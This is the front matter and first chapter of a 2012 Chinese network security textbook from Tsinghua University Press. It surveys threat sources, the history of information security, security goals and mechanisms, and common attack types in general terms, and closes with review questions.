21世纪高等院校计算机网络工程专业规划教材

网络安全技术

李拴保 何汉华 马杰 编著

清华大学出版社

21世纪高等院校计算机网络工程专业规划教材

网络安全技术

李拴保　何汉华　马　杰　编著

清华大学出版社
北　京

内容简介

网络安全是一门涉及数字通信、计算机网络、密码学等领域的综合性技术，本书用通俗易懂的语言阐述了网络安全所涉及的关键技术。

本书内容面向市场，简单易学，全面、专业。本书共分9章，主要包括网络安全概述、TCP/IP分析、黑客攻击技术、公钥基础设施、操作系统安全、应用服务安全、防火墙技术、虚拟专用网络和入侵检测系统。

本书章后配有习题和实训，可作为独立学院和高职高专院校网络工程、信息安全技术、计算机网络技术等相关专业教材，也可作为工程技术人员的参考用书或培训教材。

图书在版编目(CIP)数据

网络安全技术/李拴保等编著. --北京：清华大学出版社，2012.4
(21世纪高等院校计算机网络工程专业规划教材)
ISBN 978-7-302-28024-8


Ⅰ. ①网…　Ⅱ. ①李…　Ⅲ. ①计算机网络－安全技术－高等学校－教材　Ⅳ. ①TP393.08

中国版本图书馆CIP数据核字(2012)第021556号

责任编辑：郑寅堃　赵晓宁
封面设计：
责任校对：白　蕾
责任印制：

出版发行：清华大学出版社
网　　址：http://www.tup.com.cn，http://www.wqbook.com
地　　址：北京清华大学学研大厦A座　　**邮　　编**：100084
社 总 机：010-62770175　　**邮　　购**：010-62786544
投稿与读者服务：010-62795954，jsjjc@tup.tsinghua.edu.cn
质量反馈：010-62772015，zhiliang@tup.tsinghua.edu.cn
课件下载：http://www.tup.com.cn，010-62795954
印 刷 者：
装 订 者：
经　　销：全国新华书店
开　　本：185mm×260mm　　**印　　张**：22.5　　**字　　数**：548千字
版　　次：2012年4月第1版　　**印　　次**：2012年4月第1次印刷
印　　数：1～　000
定　　价：　.00元

产品编号：042339-01



21世纪是信息的时代。信息成为一种重要的战略资源，以Internet为代表的计算机网络正引起社会和经济的深刻变革，极大地改变着人们的生活和工作方式，Internet已经成为我们生活和工作的一个不可分割的组成部分。因此，确保计算机网络的安全已经成为全球关注的社会问题和通信技术领域的研究热点。

本书融入了作者最近几年从事计算机网络与信息安全教学、科研和工程经验的积累。全书内容面向市场需求，简单易学，全面专业，所有软件实训方案均在Windows Server 2003和Red Hat Linux 9.0真实验证，所有硬件实训方案均在神州数码网络安全设备实现。

本书编写的方法是尊重人类认识事物的基本规律，即从简单到复杂、从具体到抽象、从特殊到一般，以实践为基础；认识网络安全的基本规律，网络安全问题的根源是人为地利用技术漏洞，分析TCP/IP的漏洞、黑客利用漏洞攻击的基本手段、防御攻击的关键技术。

本书共9章，第1章介绍网络安全的根源、意义、含义，第2章具体分析TCP/IP的工作过程，第3章阐述黑客攻击的主要手段，第4～第9章详细描述防御攻击的关键技术。本书内容编排符合认识规律，逻辑性强；侧重网络防御实际技能的培养，实训贯穿每一章，内容讲解清晰透彻，重要的知识技能引入真实的商业案例。

读者最好具有基本的密码学知识，作者力荐浙江金融职业学院龚力老师主编的《密码技术与应用》（高等教育出版社）和四川大学刘嘉勇教授主编的《应用密码学》（清华大学出版社）。作者以后也会编写一本面向独立学院、高职高专的《现代密码技术》（清华大学出版社）。

本书第1章由马杰编写，第2～第6、第8和第9章由李拴保编写，第7章由何汉华编写。建议学时数为64～72。对于网络实训设备不够的学校，建议采用思科模拟器Packet Tracer 5.3进行实训。

本书配有习题、素材和实训，相关内容可从清华大学出版社网站下载，对本书的建议可发送至shbli@126.com。

本书的出版得到了清华大学出版社的鼎力支持和帮助，在此致以衷心的感谢！

限于笔者学识，不足之处，恳请同行专家批评指正。

编　者

2012年1月

目录

第1章 网络安全概述

本章介绍计算机网络安全概念，重点介绍网络安全保障体系和网络安全关键技术。

1.1 网络面临的威胁

随着计算机网络在军事、政治、金融、工业、商业等部门的广泛应用，社会对计算机网络的依赖性越来越大。以 Internet 为代表的计算机网络正引起社会和经济的深刻变革，极大地改变着人们的生活和工作方式，Internet 已经成为我们生活和工作的一个不可分割的组成部分。因此，确保计算机网络的安全已经成为全球关注的社会问题和通信技术领域的研究热点。

近年来，“黑客”入侵已成为危害计算机网络和信息安全的经常性、多发性事件。2009 年 1 月 8 日，美国万事达公司宣布，有黑客侵入了“信用卡第三方付款处理器”的网络系统，造成包括万事达、Visa、AmericanExpress 和 Discover 在内各种信用卡多达 4 000 多万用户的数据资料被窃。2009 年 11 月 10 日，美国司法部起诉一个由俄罗斯和东欧人组成的黑客集团，指控他们入侵苏格兰皇家银行(RBS)旗下信用卡公司的计算机网络，伪造假卡，在不足 12 小时内，于全球至少 280 个城市合共 2 100 部提款机提取逾 900 万美元现金。2009 年 12 月 18 日，伊斯兰武装分子使用标价仅为 25.95 美元的黑客软件，成功侵入美国中央情报局(CIA)的“捕食者”无人机攻击系统。单价 2 000 万美元的“捕食者”无人机上搭载有“地狱火”导弹，经常在伊拉克、阿富汗以及巴基斯坦境内对武装分子发动攻击。

面对层出不穷的网络威胁，现在的组织和个人一般只是被动地防御，即出现问题后才会上网下载相应的补丁，或求助于网络安全公司。这样，只能解决当前的危机，下一次同样的问题随时都会爆发。所以，为了防患于未然，应首先了解网络威胁的根源，制定适宜的安全措施，做到事前主动防御、事发灵活控制、事后分析跟踪。

1.2 网络威胁的根源

网络威胁的根源主要存在于下列三个方面：物理因素、技术漏洞和人为攻击。

1. 物理因素

物理因素是指地震、洪水、火灾、飓风、雷电等人类不可抗拒力量对计算机网络通信设施

的破坏,人为故意纵火的犯罪行为对计算机系统的破坏,电气设备老化、电磁泄漏、存储介质破损、静电效应、电焊火花和老鼠咬破电线导致短路等对计算机系统的破坏。

由于物理因素导致的网络威胁需要严格的工艺纪律和管理制度来解决。

2. 技术漏洞

TCP/IP是进行一切网上活动的基础,它使不同的硬件设备、不同的操作系统及其上的应用在不同的网络环境中自由通信。在TCP/IP模型中,网络体系结构依次分为网络接口层、网络层、传输层和应用层,网络接口层主要由网卡实现,负责接入物理网络;网络层由路由器或三层交换机实现,负责物理网络之间的寻址和路由;传输层由主机中的应用进程实现,负责两个进程之间的通信;应用层主要负责提供网络应用服务。

技术漏洞是指TCP/IP协议漏洞、TCP/IP服务漏洞和操作系统漏洞。TCP/IP先天没有设计安全机制,它被入侵者利用,达到删除、修改、窃取和泄漏机密或敏感信息的目的。

TCP/IP协议漏洞是指网络接口层、网络层、传输层和应用层协议的漏洞,如ARP欺骗、IP欺骗、路由选择欺骗、TCP序列号欺骗、TCP序列号洪泛攻击等,相关内容在第2章详细介绍。

TCP/IP服务漏洞是指应用层协议实现网络服务的漏洞,如Web服务、FTP服务、DHCP服务、路由和远程访问服务和电子邮件服务等服务的漏洞,相关内容在第6章详细介绍。

Windows、Linux、UNIX等多种类型网络操作系统都不可避免地存在诸多安全隐患,如非法存取、远程控制、缓冲区溢出以及系统后门等。从各个厂商不断发布的系统补丁可知一二,相关内容在第3、5章详细介绍。

3. 人为攻击

由于Internet的开放性、共享性以及新服务的运用,网上资源应有尽有,网民在享受到Internet带来的无穷乐趣的同时,一些别有用心的人通过Internet这个共享通道做起了非法勾当。于是,病毒、蠕虫、木马、欺诈等基于网络和系统漏洞的攻击事件越来越多,对人们心理造成严重伤害。相关攻击技术内容在1.5节和第3章详细介绍。

网络为经济发展提供了新的路径,经济发展与网络联系日趋紧密。了解网络经济的发展状况。认识网络安全是经济发展的不竭动力。

1.3 网络安全的意义

2010年7月21日,艾瑞咨询集团发布中国网络经济市场监测数据,2010年Q2中国网络经济营收规模达到389.4亿元,同比增长55.9%,环比增长13.2%;电子商务和网络广告市场份额增长最快,分别达到27.6%和21.9%;搜索引擎市场份额同比基本持平。

2010年10月26日,艾瑞咨询集团发布中国网络经济市场监测数据,2010年Q3中国网络经济营收规模达到416.8亿元,同比增长59.9%,环比增长16.3%;电子商务继续保持领先优势,市场份额扩大至32.5%;网络广告市场份额为24.1%,与上季度基本持平。

2010年7月15日,中国互联网络信息中心(CNNIC)发布《第26次中国互联网络发展

状况统计报告》。报告数据显示：2010年上半年，有59.2%的网民在使用互联网过程中遇到过病毒或木马攻击，遇到该类不安全事件的网民规模达到2.5亿；30.9%的网民账号或密码被盗过；电子商务网站访问者中89.2%的人担心假冒网站，其中，86.9%的人表示如果无法获得该网站进一步的确认信息，将会选择退出交易。

网络安全和信任问题已经成为网络商务深层次发展的最大制约因素，互联网向商务交易型应用的发展，急需建立更加可信、可靠的网络环境。

可信网络环境依托于网络安全技术的支撑，我们必须弄明白：什么是网络安全？黑客是如何攻击的？我们使用的Internet提供安全保障吗？深入了解这些内容，可帮助我们构建可信的网络交易平台，促进网络经济的可持续发展。

1.4 网络安全的含义

计算机网络是地理上分散的多台自主计算机互联的集合；计算机网络建立的目的是实现计算机资源的相互共享；互联的计算机之间没有明确的主从关系，可以联网工作，也可以脱网独立工作；联网计算机之间的通信必须遵循共同的网络协议，由通信设备、通信链路及网络软件实现。为了保证安全，需要自主计算机的安全；互联的安全，即用以实现互联的通信设备、通信链路、网络软件、网络协议的安全；各种网络应用和服务的安全。为了更全面地理解计算机网络和信息安全的内涵，首先了解信息安全的发展历程。

1.4.1 网络安全的发展历程

粗略地讲，可把信息安全分成3个阶段。

1. 通信安全

早期，所有的资产是物理的，重要的信息也是物理的。例如古代，文字曾刻在骨头上即甲骨文，到后来写在纸上；信息传递通常由信使完成，如果信使被敌人武力劫持，报文的信息就会被敌人知悉，因此就产生了通信安全的问题，可见物理安全是存在缺陷的。

第二次世界大战期间，德国人发明了一种称为Enigma的机器来加密报文(图1-1)，用于军队，当时他们认为Enigma是不可破译的。确实是这样，如果使用恰当，要破译它非常困难。但经过一段时间发现，由于某些操作员的使用差错，Enigma被破译了。




图1-1 Enigma加密报文

军事通信也使用编码技术,将每个字编码后放入报文传输。在战争期间,日本人曾用编码后的字通信,即使美国人截获了这些编码也难以识别该报文。在准备 Midway 之战时,日本人曾传送编码后的报文,使日美在编码和破译之间展开了一场有关通信安全的对抗。

从以上两个事例可知,通信安全的主要目的是解决数据传输的安全问题,主要的措施是密码技术。

2. 计算机安全

1938 年,德国人康拉德·楚泽发明了运行二进制数据的计算机;1985 年,美国微软公司开发出了 Windows 操作系统。从此,计算机系统以指数的速度发展,互联网普及率迅速提升,大部分信息资产以电子形式移植到计算机上,人们用交互会话的方式访问计算机系统。

20 世纪 70 年代,David Bell 和 Leonard La Padula 开发了一个安全计算机的操作模型,该模型基于政府概念的各种级别分类信息(一般、秘密、机密、绝密)和各种许可级别。如果主体的许可级别高于文件(客体)的分类级别,则主体能访问客体。如果主体的许可级别低于文件(客体)的分类级别,则主体不能访问客体。这个模型的概念进一步发展,1983 年,美国国防部提出标准 500.28——可信计算机系统评估准则(the trusted computing system evaluation criteria,TCSEC),即橘皮书。

TCSEC 共分为四类七级:①D 级,安全保护欠缺级;②C1 级,自主安全保护级;③C2 级,受控存取保护级;④B1 级,标记安全保护级;⑤B2 级,结构化保护级;⑥B3 级,安全域保护级;⑦A1 级,验证设计级。

橘皮书对每一级定义了功能要求和保证要求,也就是说要符合某一安全级要求,必须既满足功能要求又满足保证要求。为了使计算机系统达到相应的安全要求,计算机厂商要花费很长时间和很多资金。有时当产品通过级别论证时,该产品已经过时了。计算机技术发展得如此之迅速,当老的系统取得安全认证之前新版的操作系统和硬件已经出现。

1999 年,我国发布了计算机信息系统安全保护等级划分准则(classified criteria for security protection of computer information system)的国家标准,序号为 GB 17859—1999,评估准则的制定为我们评估、开发、研究计算机系统的安全提供了指导准则。

计算机安全的主要目的是解决计算机信息载体及其运行的安全问题,主要措施是根据主、客体的安全级别,正确实施主体对客体的访问控制。

3. 网络安全

通信安全解决的是远距离点到点长途通信的安全。随着 Internet 的发展及其普及应用,如何解决开放网络环境下局域网、城域网的安全问题更成为迫切需要解决的问题。

橘皮书不解决联网计算机的安全问题。为此,1987 年,美国国防部制定了 TCSEC 的可信网络解释 TNI,又称红皮书。除了满足橘皮书的要求外,红皮书还企图解决计算机的联网环境的安全问题。红皮书主要说明联网环境的安全功能要求,较少阐述保证要求。

网络安全的主要目的是解决分布网络环境中对信息载体及其运行提供的安全保护问题,主要措施是提供完整的信息安全保障体系,包括防护、检测、响应、恢复。

熟悉信息安全的发展历史,可为进一步全面系统认识网络安全的本质打下基础。

1.4.2 网络安全的定义

网络安全是在分布网络环境中，对信息载体（处理载体、存储载体、传输载体）和信息的处理、传输、存储、访问提供安全保护，以防止数据、信息内容或拒绝正常服务或被非授权使用和篡改。

维护信息载体的安全就要抵抗对网络和系统的安全威胁。这些威胁手段有物理侵犯（机房侵入、设备偷窃、废物搜寻、电子干扰等）、系统漏洞（旁路控制、程序缺陷等）、网络入侵（窃听、截获、堵塞等）、恶意软件（病毒、蠕虫、特洛伊木马等）、存储损坏（老化、破损等）。为抵抗对网络和系统的安全威胁，通常采取的安全措施包括防火墙、防病毒、入侵检测、漏洞扫描、存储备份等。

维护信息自身的安全就要抵抗对信息的安全威胁。这些威胁手段有身份假冒、非法访问、信息泄露、数据受损、事后否认等。为抵抗对信息的安全威胁，通常采取的安全措施包括身份鉴别、访问控制、数据加密、数据验证、数字签名、内容过滤、灾难恢复等。

网络安全具有三个基本属性。①机密性。机密性是指保证数据不被未经授权的用户截取与非法使用，主要防范措施是密码技术。②完整性。完整性是指数据是真实可信的，其发布者不被冒充，来源不被伪造，内容不被篡改，主要防范措施是校验与认证技术。③可用性。可用性是指数据可被授权用户正常使用，主要防范措施是确保数据处于一个可靠的运行状态之下。

黑客入侵屡屡得逞，只有掌握了黑客攻击的动机、攻击的方式、攻击的手段，才能很好地部署网络安全设施，抵抗入侵。

1.5 常见的网络攻击

1.5.1 攻击的理由

黑客进行攻击可以分为以下几种原因。①想在别人面前炫耀自己的技术，如进入别人的计算机去修改一个文件或目录名。②窃取情报。偷取竞争对手硬盘中的商业文件或各种账户和密码，窃取商业情报。③有报复心理者。对自己在单位的职位、薪水等不满，事先把病毒程序写入所编程序，并设定将来某时段或某条件下激活并发作，摧毁原单位网络系统。④金钱。有相当一部分计算机犯罪与利益集团洗钱有关系。⑤政治目的。任何政治因素都会反映到网络领域，如敌对国之间利用网络的破坏活动，个人及组织对政府不满而产生的破坏活动。

1.5.2 攻击的分类

攻击有多种分类方法。从攻击方式看，可分为被动攻击和主动攻击。

1. 被动攻击

被动攻击主要是收集信息，数据的合法用户对这种活动很难觉察。被动攻击主要有嗅

探、信息收集等攻击方法。由于被动攻击很难被发现,因此预防很重要,防止被动攻击的主要手段是数据加密传输。

2. 主动攻击

主动攻击主要包含攻击者访问所需要信息的故意行为。比如远程登录到指定机器的端口 25 找出公司运行的邮件服务器信息;伪造无效 IP 地址去连接服务器,使接收到错误 IP 地址的系统浪费时间去连接那个非法地址。主动攻击主要有欺骗、信息篡改、拒绝服务攻击等攻击方法。主动攻击很容易发现,防范主动攻击的手段有数据加密、数据完整性校验、数字签名和访问控制等。

1.5.3 攻击的手段

黑客攻击手段眼花缭乱,下面介绍常见的攻击手段。

1. 电子邮件攻击

电子邮件炸弹是一种让人厌烦的攻击。传统的邮件炸弹大多只是简单地向邮箱内扔去大量的垃圾邮件,从而充满邮箱,大量地占用系统的可用空间和资源,使机器暂时无法正常工作。如果是拨号上网的用户利用 PoP 来接收的话还会增加连网时间,造成费用和时间的浪费。

2. 计算机病毒

计算机病毒(computer virus)是指编制或者在计算机程序中插入的破坏计算机功能或者破坏数据,影响计算机使用并且能够自我复制的一组计算机指令或者程序代码。计算机中毒后,可能导致程序无法运行、破坏文件结构、破坏硬盘引导扇区和清除系统内存区。

3. 特洛伊木马

特洛伊木马是一个程序,它驻留在目标计算机中,可以随计算机自动启动并在某一端口进行侦听,在对接收的数据进行识别后,对目标计算机执行特定的操作。木马,实质只是一个通过端口进行通信的网络客户/服务程序,是一种远程管理工具。它本身不带伤害性,也没有感染力,所以不能称为病毒(也有人称之为第二代病毒),但却常常被视为病毒。

4. 拒绝服务攻击

攻击者想办法让目标机器停止正常服务,是黑客常用的攻击手段之一。其实,对网络带宽进行的消耗性攻击只是拒绝服务攻击的一小部分,只要能够对目标造成麻烦,使某些服务被暂停甚至主机死机,都属于拒绝服务攻击。拒绝服务攻击问题是由于网络协议本身的安全缺陷造成的,从而拒绝服务攻击也成了攻击者的终极手法。攻击者进行拒绝服务攻击,实际上是让服务器实现两种效果:一是迫使服务器的缓冲区满,不接收新的请求;二是使用 IP 欺骗,迫使服务器把合法用户的连接复位,影响合法用户的连接。

5. 口令破解

攻击者攻击目标时常常把破译用户的口令作为攻击的开始。只要攻击者能猜测或者确定用户的口令,他就能获得机器或者网络的访问权,并能访问到用户能访问到的任何资源。如果这个用户有域管理员或 Root 用户权限,这是极其危险的。这种方法的前提是必须先得到该主机上的某个合法用户的账号,获得普通用户账号的方法很多,如从电子邮件地址中收集,有些用户电子邮件地址常会透露其在目标主机上的账号。

6. 缓冲区溢出攻击

缓冲区溢出是一种非常普遍、非常危险的漏洞,在各种操作系统、应用软件中广泛存在。利用缓冲区溢出攻击,可以导致程序运行失败、系统宕机、重新启动等后果。更为严重的是,可以利用它执行非授权指令,甚至可以取得系统特权,进而进行各种非法操作。

为了有效防范信息泄露和黑客入侵,需要构建一套完整的安全保障体系,多角度全方位保护信息载体的安全和信息自身的安全。

1.6 网络安全保障体系

根据当前的网络安全现状,科学家制定了可行的网络安全保障体系,包括网络安全目标和实现目标的网络安全机制。

1.6.1 网络安全目标

网络安全要达到以下目标。

1. 真实性

真实性包含对等实体的身份鉴别和数据来源的鉴别。在网络通信的双方 A 和 B 之间,常常需要对等的双向相互鉴别,A 可鉴别对等方 B 的身份是真实的,B 可鉴别对等方 A 的身份是真实的。在网络通信中,接收方对数据的来源进行判断,能对伪造来源的信息予以鉴别,确保数据来源的真实可靠。

2. 访问控制

访问控制是指在其授权控制范围内具有数据访问权限及操作方式的控制能力。这种控制能力体现在:网络管理员利用访问控制表对不同用户访问系统或网络上的数据加以授权,不同级别用户权限不同;一般情况下,网络管理员级别最高,权限也最大。

3. 数据保密性

由于网络系统无法确认是否有未经授权的用户截取数据或非法使用数据,这就要求使用某种手段对数据进行保密处理。数据保密可分为网络传输保密和数据存储保密。对机密敏感的数据使用加密技术,将明文转化为密文,只有经过授权的合法用户才能利用密钥将密

文还原成明文。反之，未经授权的用户无法获得所需信息。这就是数据的保密性。

4. 数据完整性

数据完整性是指未经授权不能修改数据的内容，保证数据的一致性。在网络传输和存储过程中，系统必须保证数据不被篡改、破坏和丢失。因此，网络系统有必要采用某种安全机制确认数据在此过程中没有被修改。

5. 抗否认性

抗否认性是指建立有效的责任机制，防止网络系统中合法用户否认其行为，这一点在电子商务中是极其重要的。抗否认包含两个方面：数据来源的抗否认，为数据接收者B提供数据的来源证据，使发送者A不能否认其发送过这些数据或不能否认发送数据的内容；数据接收的抗否认，为数据的发送者A提供数据的交付证据，使接收者B不能否认其接收过这些数据或不能否认接收数据的内容。

1.6.2 网络安全机制

网络安全目标的实现，可以采用以下安全机制。

1. 加密机制

加密是网络安全的核心技术。加密技术不仅应用于数据的存储和传输的过程中，而且应用于程序的执行中。

网络中的数据加密，与选择的加密算法密切相关。加密算法可分为对称密钥算法和非对称密钥算法，对称密钥属于私钥体制，即加密密钥和解密密钥相同，典型算法有DES、AES；非对称密钥属于公钥体制，有两把密钥，公钥加密，私钥解密，典型算法有RSA，它解决了网络环境中密钥的分发问题，简化了密钥管理。

数据加密主要与选择的加密方式有关，包括链路层点对点加密、网络层主机对主机加密、传输层进程对进程加密和应用层内容加密。加密算法除了提供信息的保密性之外，与其他技术如单向哈希(Hash)函数结合，保证数据的完整性。

2. 访问控制机制

访问控制机制是按事先确定的规则防止未经授权的用户或用户组非法使用系统资源。当一个用户企图非法访问未经授权的资源时，系统访问控制机制将拒绝这一企图，并向审计系统报告，审计系统发出报警并形成部分追踪审计日志。

访问控制可分为自主访问控制和强制访问控制两大类。自主访问控制，是指由用户对自身所创建的访问对象(文件、数据表等)进行访问，并可将对这些对象的访问权授予其他用户和从授予权限的用户收回其访问权限；强制访问控制，是指由系统(通过专门设置的系统安全员)对用户所创建的对象进行统一的强制性控制，按照规定的规则决定哪些用户可以对哪些对象进行什么样操作系统类型的访问，即使是创建者用户，在创建一个对象后，也可能无权访问该对象。

3. 数据完整性机制

数据完整性有两个方面：数据单元的完整性和数据单元序列的完整性。

数据单元的完整性是指组成一个单元的一段数据不被破坏或篡改。保证单元数据完整性的一般做法是发送方在有数据签名的文件上用哈希函数产生一个标记，接收方在收到文件后，也用相同的哈希函数进行处理。如果接收方与发送方生成的标记相同，就可以确定在传输过程中数据没有被修改过，即数据的完整性得以保持。

数据单元序列的完整性是指发送方在发送数据前，应将数据分割为按序列号编排的许多数据单元，待数据传输到接收方时还能按照原有的序列，保持序列号的连续性和时间标记的正确性。这样，就可以防止丢失、重复、乱序或假冒数据单元等情况发生。

4. 数字签名机制

数据签名机制是对加密机制和数据完整性机制的重要补充，也是解决网络通信安全问题的有效方法。数字签名机制可解决下列问题。①否认。发送方事后否认自己曾发送过某文件，接收方否认自己曾接收过某文件。②伪造。接收方伪造一份文件，声称文件来自发送方。③冒充。网上某个用户冒充别人的身份收发信息。④篡改。接收方私自更改发送方发出的信息内容。

数据签名机制保证数据来源的真实性、通信实体的真实性、抗否认性、数据完整性和不可重用性。

5. 鉴别交换机制

鉴别交换机制是通过互相交换信息的方式来确认彼此的身份。鉴别交换技术有多种，常见方法有3类。①口令鉴别。发送方提供口令以证明自己的身份，接收方根据口令以检测对方的身份。②数据加密鉴别。将交换的数据加密后进行传送，只有合法用户才能通过自己掌握的密钥解密，得出明文并确认发送方是掌握另一个密钥的人。通常，数据加密与握手协议、数字签名和PKI等结合使用，使得身份鉴别更加可靠。③实物属性鉴别。利用通信双方的固有特征或所拥有的实物属性进行身份鉴别。例如指纹、声谱识别、身份卡识别。

6. 通信业务填充机制

通信业务填充机制主要用于对付窃听者的流量分析。攻击者常常通过网络中某一路径的信息流和流向的变化来判断将会发生的某些事件，或从中提取军事、商业敏感信息。为了对付这种攻击，在某些站点间持续地传送一些伪随机数据，使攻击者不知道哪些数据是有用的，哪些数据是无用的，从而挫败攻击者的信息流分析。

通信业务填充机制包括掩盖通信的频度、报文的长度、报文的格式和报文的地址。为了掩盖报文地址，一般采用物理层的链路加密方式，而伪报文的发送可在网络层协议中实现。

7. 路由控制机制

因特网中的通信，路由控制机制可以使信息的发送方选择特殊的路由，以保证数据安全。路由控制机制实际上就是控制信息的流向。这种控制，由用户提出申请，在自己的程序

中设计安全路由标志；也可以由网络安全路由控制机构在检测出不安全路由后，通过动态调整路由表，选择安全的路径。

8. 公证机制

公证机制的设立是为了解决通信双方由于诚信问题产生的纠纷，同时也可以解决由于设备故障等技术原因造成信息丢失、破坏或延迟等有关责任问题。通常，要有一个各方都信任的仲裁机构，以确保双方的争执获得公平的解决。

为使公证机构得到必要的信息，通信各方的信息交换都必须由公证机构进行中转。显然公证机构本身的安全可靠性和诚实可信度又必须在严格的控制之中。

1.7 网络安全关键技术

下面介绍关于网络安全的关键技术。

1. 协议分析

TCP/IP 是 Internet 通信的基础，但其存在安全缺陷，如 ARP 欺骗、IP 欺骗、路由选择欺骗、TCP 序列号欺骗、TCP 序列号洪泛攻击等。有必要对其工作机制进行分析，找到黑客攻击网络的陷门，以便设计具有安全机制的协议栈。具体内容见第 2 章。

2. 黑客攻击技术

利用技术漏洞对系统或网络进行攻击是网络安全的主要威胁，必须熟悉网络攻击流程，掌握黑客的攻击方法，披露攻击技术的真相，实施抗攻击策略，做到“知彼知己，百战不殆”。具体内容见第 3 章。

3. PKI 技术

PKI 是基于公钥技术实施的，支持公钥管理并提供真实性、保密性、完整性安全服务的具有普适性的安全基础设施；其目标就是要充分利用公钥密码学的理论基础，建立起一种普遍适用的基础设施，为各种网络应用提供全面的安全服务。具体内容见第 4 章。

4. 操作系统安全

操作系统安全是计算机系统安全的基石，没有操作系统的安全就谈不上主机系统、网络系统和数据库系统的安全，其安全功能包括内存保护、文件保护、身份认证、存取控制等。具体内容见第 5 章。

5. 应用服务安全

Internet 应用服务是为用户提供信息共享与交换的平台，WWW 服务器经常被恶意篡改主页、植入木马，FTP 服务器泄漏机密文件或被上传垃圾文件，E-mail 服务器传播病毒，大多是由于配置不当造成的。具体内容见第 6 章。

6. 防火墙技术

防火墙是一种计算机硬件和软件结合的访问控制产品，在内部网络与 Internet 之间建立起一个安全网关（security gateway），有效阻止黑客利用不安全的服务对内部网络的攻击，防止内部对外部的非法访问。具体内容见第 7 章。

7. VPN 技术

虚拟专用网（VPN）是在公共数据网络上，通过采用数据加密技术和访问控制技术，实现两个或多个可信内部网之间的互联。VPN 的构筑通常要求采用具有加密功能的路由器或防火墙，以实现数据在公共信道上的可信传递。具体内容见第 8 章。

8. 入侵检测系统

我们做一个形象的比喻：假如防火墙是一幢大楼的门卫，那么入侵检测系统（IDS）就是这幢大楼中的监控系统。入侵检测系统是一种对网络传输进行实时监视，在发现可疑传输时发出警报或者采取主动反应措施的网络安全设备。入侵防御系统（简称 IPS）是对防病毒软件和防火墙的补充，是一种能够监视网络或网络设备的网络资料传输行为的计算机网络硬件，能够即时地中断、调整或隔离一些不正常或是具有伤害性的网络资料传输行为。具体内容见第 9 章。

网络安全是一门涉及通信工程、计算机网络、密码学、数学、物理学、法学和管理学等领域的综合性技术。网络安全的实现不仅要靠先进的技术，而且要靠严格的管理制度、严肃的法律制约和普及的安全教育。

习题 1

1. 什么是计算机网络？
2. 通信安全的目的是什么？
3. 计算机安全的目的是什么？
4. 网络安全的目的是什么？
5. 如何理解网络安全？
6. 如何理解网络攻击？
7. 网络安全机制常见的有哪几种？
8. 为什么说加密机制是网络安全的核心技术？

第2章 TCP/IP分析

本章介绍TCP/IP协议族、工作原理，Internet安全缺陷和TCP/IP安全机制，重点介绍IP安全机制、TCP安全机制，以及如何利用网络工具捕获和分析数据包。

2.1 TCP/IP概述

